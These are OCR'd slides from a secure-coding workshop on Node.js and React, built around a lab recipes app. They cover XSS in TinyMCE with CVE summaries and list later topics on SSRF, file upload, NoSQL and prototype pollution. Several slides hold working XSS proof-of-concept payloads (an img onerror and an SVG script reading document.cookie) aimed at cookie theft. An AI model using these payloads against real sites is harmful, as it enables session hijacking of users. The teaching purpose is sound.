Secure From Scratch

Mastering Security in .NodeJS / React

Secure From Scratch

After this workshop

Write code with less security vulnerabilities

Secure From Scratch

Or Sahar

Security researcher

Secure code Instructor

Application security consultation and PT

A veteran developer

Drug of choice : Snowy mountains

Secure From Scratch

Yariv Tal

University lecturer

Bootcamps mentor

Seasoned developer (WhyT software)

Application security researcher

Drug of choice: Roller coasters

Secure From Scratch

This is a Secure Programming Workshop

It's a **mindset**

Can be applied to any programming language

Programming, nothing more.

Not SDLC, Secure By design, Threat modeling etc.

Secure From Scratch

What is Secure Programming?

Programming that leads to ***less*** Security Bugs

Less security vulnerabilities.

Less Exploitation.

Less Harms.

Secure From Scratch

The Goal of Secure From Scratch

Involve in the developers' careers ASAP

- Make Secure Programming the default
- Form good habits

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions – Security is the #1 Priority

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

Workshop Outline

1. Getting To Know The Lab Environment
2. Attacks against React and protections
   a. XSS protection
   b. Unpatched component – exploiting and mitigating vulnerable third party
   c. CSRF and Cookies security features
   d. anti-CSRF mechanism
   e. Oh no, Secrets in the client

Secure From Scratch


Workshop Outline

3. Node.JS, Server-Side attacks and protections
   a. How to exploit unrestricted File Upload
   b. How to mitigate attacks when we allow user to upload files
   c. SSRF - Trick a service to perform unallowed request.
   d. SSRF – How to mitigate internal network access
   e. NOSQL – How to exploit a NOSQL vulnerability + mitigation
   f. Prototype Pollution - modifying base behaviour of Javascript objects, and how to prevent it
4. Summary

Part 1:
Getting To Know The Lab Environment


Secure From Scratch

Lab Domain: Recipes Web Application (Simplified)



Secure From Scratch

Lab Domain: Recipes Web Application




Secure From Scratch

Setting up the environment

1. Git clone https://github.com/SecureFromScratch/Workshops/
   Or Download the release: recipes_nodejs20_react18
2. Open the Node.JS project from vscode
3. Try to launch the Node.JS project
4. Open the React project from vscode
5. Try to launch the React project

Secure From Scratch


Get to know the Recipes Web Application



Secure From Scratch

Get to know the Recipes Web Application


1. Launching the React/Vite project notifies of the IP used



2. Surf to <host ip>:5173/
3. Login as *Avi*
4. View the recipes
   Note the recipe requiring subscription
5. Add a recipe via react app
6. Vote down the chocolate cake's *frosting* tag
7. Logout

Secure From Scratch

Get to know the Recipes' Swagger



Secure From Scratch

Get to know the Recipes' Swagger

1. Surf to *localhost:5000*/swagger
2. Get all the recipes via swagger-ui
3. Add a recipe
4. Vote up the chocolate cake's *decorative* tag
5. View all recipes via the */internal/recipes* route

Part 2: Attacking and Defending React

Part 2a:
Attacking React - XSS

Secure From Scratch

Your Hacker's Goals – Client-side Edition

[FUTURE GOALS]

Without looking at the code, just from the browser!

- Can you spot a cookie?
- Instead of plain HTML, add JavaScript code, that sends the cookie to another server.
- Can you spot a secret in the code?


Your Hacker's Goal – Spotting a Cookie

Can you spot a cookie?

Secure From Scratch

Your Hacker's Goal – Spotting a Cookie

Can you spot a cookie?



Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)


Send the cookie to another server

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code mode:



Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code mode:

Source Code

```
<img src="1" onerror="alert(document.cookie)" />
```

Cancel Save

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: First, Try to pop an alert

Use the WYSIWYG source code

Source Code

```
<img src="1" onerror="alert(document.cookie)" />
```

Cancel

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)


Popping an alert take 2


Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor is used?





Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor is used?

```
$ npm audit
# npm audit report

tinymce  <7.0.0
Severity: moderate
TinyMCE Cross-Site Scripting (XSS) vulnerability in handling external SVG files
A-5359-pvf2-pw78
fix available via `npm audit fix --force`
Will install @tinymce/tinymce-angular@5.0.0, which is a breaking change
node_modules/@tinymce/tinymce-angular/node_modules/tinymce
```

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?

NOTICE UPDATED - APRIL, 25TH 2024

NIST has updated the NVD program announcement page with additional information regarding recent concerns and the temporary del

CVE-2023-48219 Detail

Description

TinyMCE is an open source rich text editor. A mutation cross-site scripting (mXSS) vulnerability was discovered in TinyMCE's core undo/redo functionality and other APIs and plugins. Text nodes within specific parents are not escaped upon serialization according to the HTML standard. If such text nodes contain a special character reserved as an internal marker, they can be combined with other HTML patterns to form malicious snippets. These snippets pass the initial sanitisation layer when the content is parsed into the editor body, but can trigger XSS when the special internal marker is removed from the content and re-parsed. his vulnerability has been patched in TinyMCE versions 6.7.3 and

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?

CVE-2023-45819 Detail

Description

TinyMCE is an open source rich text editor. A cross-site scripting (XSS) vulnerability was discovered in TinyMCE's Notification Manager API. The vulnerability exploits TinyMCE's unfiltered notification system, which is used in error handling. The conditions for this exploit requires carefully crafted malicious content to have been inserted into the editor and a notification to have been triggered. When a notification was opened, the HTML within the text argument was displayed unfiltered in the notification. The vulnerability allowed arbitrary JavaScript execution when an notification presented in the TinyMCE UI for the current user. This issue could also be exploited by any integration which uses a TinyMCE notification to display unfiltered HTML content. This vulnerability has been patched in TinyMCE 5.10.8 and TinyMCE 6.7.1 by ensuring that the HTML displayed in the notification is sanitized, preventing the exploit. Users are advised to upgrade. There are no known

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

What WYSIWYG editor we've got?

CVE-2024-29881 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

TinyMCE is an open source rich text editor. A cross-site scripting (XSS) vulnerability was discovered in TinyMCE's content loading and content inserting code. A SVG image could be loaded though an `object` or `embed` element and that image could potentially contain a XSS payload. This vulnerability is fixed in 6.8.1 and 7.0.0.

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert take 3

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

Add a recipe with a malicious svg file

sample.svg

File Edit View

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
<script type="text/javascript">
      alert("XSS: " + document.cookie);
   </script>
</svg>
```

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC: Popping an alert

